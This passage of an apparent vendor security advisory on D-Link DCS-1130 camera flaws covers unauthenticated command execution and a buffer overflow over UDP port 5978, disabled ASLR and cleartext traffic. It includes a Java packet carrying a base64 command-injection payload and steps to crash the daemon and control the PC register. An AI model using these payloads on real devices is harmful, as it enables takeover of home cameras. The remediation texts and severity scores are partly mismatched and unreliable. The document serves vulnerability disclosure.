

b.java


Test.java

3) Change the string to whatever command you would like to execute in the Test.java at the "C" attribute shown below. Ensure to base64 encode that string before appending it to the "C" attribute. E.g. the current string in the image below pings 10.0.0.95 around 5 times

```
System.out.println("Hello");
String se = ob.encode("74,S5;M=ff:ff:ff:ff:ff:ff;D=ALL;C=cGluZyAtYyA1IDEwLjAuMC45NSAjIw==;test=11111");
```

4) Once you run the executable jar file you should see that the camera responds to 255.255.255.255 on port 5978 with some UDP data
5) This should then execute the command on the device e.g. ping -c 10.0.0.95 being pinged by the device




Vulnerability Description

The device runs a custom daemon on UDP port 5978 which is called “dldps2121” and listens or broadcast packets set on 255.255.255.255. This daemon handles custom Dlink UDP based protocol that allows Dlink mobile applications and desktop applications to discover Dlink devices on the local network. This is primarily useful for setting the devices using these applications and to provide user friendliness aspect. The binary processes the received UDP packets sent from any device in “main” function. One path in the function traverses towards a block of code that handles commands to be executed on the device.


The custom protocol created by Dlink follows the following pattern:

Packetlen, Type of packet; M=MAC address of device or broadcast; D=Device Type;C=base64 encoded command string;test=1111


If a packet is received with the packet type being “S” or 0x53 then the string passed in the “C” parameter is base64 decoded and then executed by passing into a System API. We can see at address 0x00009B44 that the string received in packet type subtracts 0x31 or “1” from the packet type and is compared against 0x22 or “double quotes”. If that is the case, then the packet is sent towards the block of code that executes command.



Then the value stored in “C” parameter is extracted at address 0x0000A1B0.



Finally, the string received is base 64 decoded and passed on to the system API at address 0x0000A2A8 as shown below.



The same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third-party application on the device to execute commands on the device without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to execute commands on the device without any authentication. A malware targeting Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and execute commands on the device. This could allow an attacker to execute commands on device and possibly make the devices a part of the botnet similar to what we have seen in Mirai botnets. An attacker can then use the app as a relay to communicate with the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app ‘dink lite’ and reverse engineering the “dldps2121” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

16) SIG-EXT-04-2017-16 (Unauthenticated buffer overflow in custom Dlink protocol handling daemon) -- CVE-2017-8416

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to a buffer overflow on the device without any authentication by sending just a single UDP packet on the broadcast address. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to a buffer overflow on the device without any authentication by sending just a single UDP packet on the broadcast address. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce


---

1) Activate the telnet daemon for the device using the URL http://192.168.1.178/cgi/admin/telnetd.cgi?command=on
2) Now type kill -9 [PID of /opt/dlpds2121]
3) Now type cp /opt/dlpds2121/tmp
4) Now finally type ulimit -c unlimited && cd /tmp
5) Now run /tmp/dldps2121 -i eth0 -N DCS-1130 &
6) Start wireshark on the your laptop and set it to only sniff udp packets
7) Then use the Java files below to compile and create an executable jar file


b.java


Test.java

8) Compile the code as executable jar and run it
9) Once you run the executable jar file you should see a core file generated
10) Now copy the core file using tftp or some other mechanism
11) Open the core file in GDB for ARM by using the command gdb dlpds2121 core
12) Observe the bt command typed in the GDB console indicates that stack was corrupted
13) Also info reg pc command indicates that you have overwritten that register with 0x58585858 (XXXX)
14) This indicates that we can execute any code that we would like at that point




Vulnerability Description

The device runs a custom daemon on UDP port 5978 which is called “dldps2121” and listens or broadcast packets set on 255.255.255.255. This daemon handles custom Dlink UDP based protocol that allows Dlink mobile applications and desktop applications to discover Dlink devices on the local network. This is primarily useful for setting the devices using these applications and to provide user friendliness aspect. The binary processes the received UDP packets sent from any device in “main” function. One path in the function traverses towards a block of code that processing of packets which does an unbounded copy operation which allows to overflow the buffer.

The custom protocol created by Dlink follows the following pattern:

Packetlen, Type of packet; M=MAC address of device or broadcast; D=Device Type;C=base64 encoded command string;test=1111

We can see at address function starting at address 0x0000DBF8 handles the entire UDP packet and performs an insecure copy using strcpy function at address 0x0000DC88.



This results in overflowing the stack pointer after 1060 characters and thus allows to control the PC register and results in code execution. The same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third-party application on the device to execute commands on the device without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to execute code on the device without any authentication. A malware targeting Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and execute commands on the device. This could allow an attacker to execute commands on device and possibly make the devices a part of the botnet similar to what we have seen in Mirai botnets. An attacker can then use the app as a relay to communicate with the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app ‘dink lite’ and reverse engineering the “dldps2121” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

17) SIG-EXT-04-2017-17 (Disabled ASLR)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not have ASLR enabled on the operating system. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not have ASLR enabled on the operating system which would allow an attacker to easily memory corruption issues due to the static nature of addresses where the binaries and libraries are loaded on the system. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to easily exploit buffer overflows on the device and compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

Low Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (A):

- Access Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Activate the telnet daemon for the device using the URL http://192.168.1.178/cgi/admin/telnetd.cgi?command=on
2) Connect using telnet client and type ps -aux | grep dld and identify the process id of the dldps2121 binary
3) Now type in cat /proc/[PID of dldps2121]/maps
4) Now type kill -9 [PID of /opt/dlpds2121]
5) Observe that the binary restarts by itself
6) Repeat steps 2 and 3 again and observe that the binaries and libraries including stack and heap load at the exact same address as before



Vulnerability Description

The device does not have ASLR enabled in the operating system. This allows all the binaries and libraries loaded on the system to load back at the same address even after a device reboot is performed. As a result, an attacker can easily use this vulnerability to exploit memory corruption issues. In a stack overflow, an attacker would hardcode the address of a stack location where the shellcode is located and thus exploit the device easily.

Vulnerability discovery

The vulnerability was discovered simply by looking through the load addresses of binaries by performing multiple reboots.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device enables ASLR as a defense mechanism against memory corruption issues.

18) SIG-EXT-04-2017-18 (HTTP and RTSP requests/responses travels in clear text)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to easily sniff the credentials and sensitive information passing back and forth between the browser and the device especially if the user is using the connection over the Internet directly. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

Medium Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:P/RL:U/RC:R/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (A):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)

- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 7.5 (High)

Temporal Metrics

- Exploit Code Maturity (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 6.8 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 6.5 (Medium).

The final score is thus 6.4 (Medium).


Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

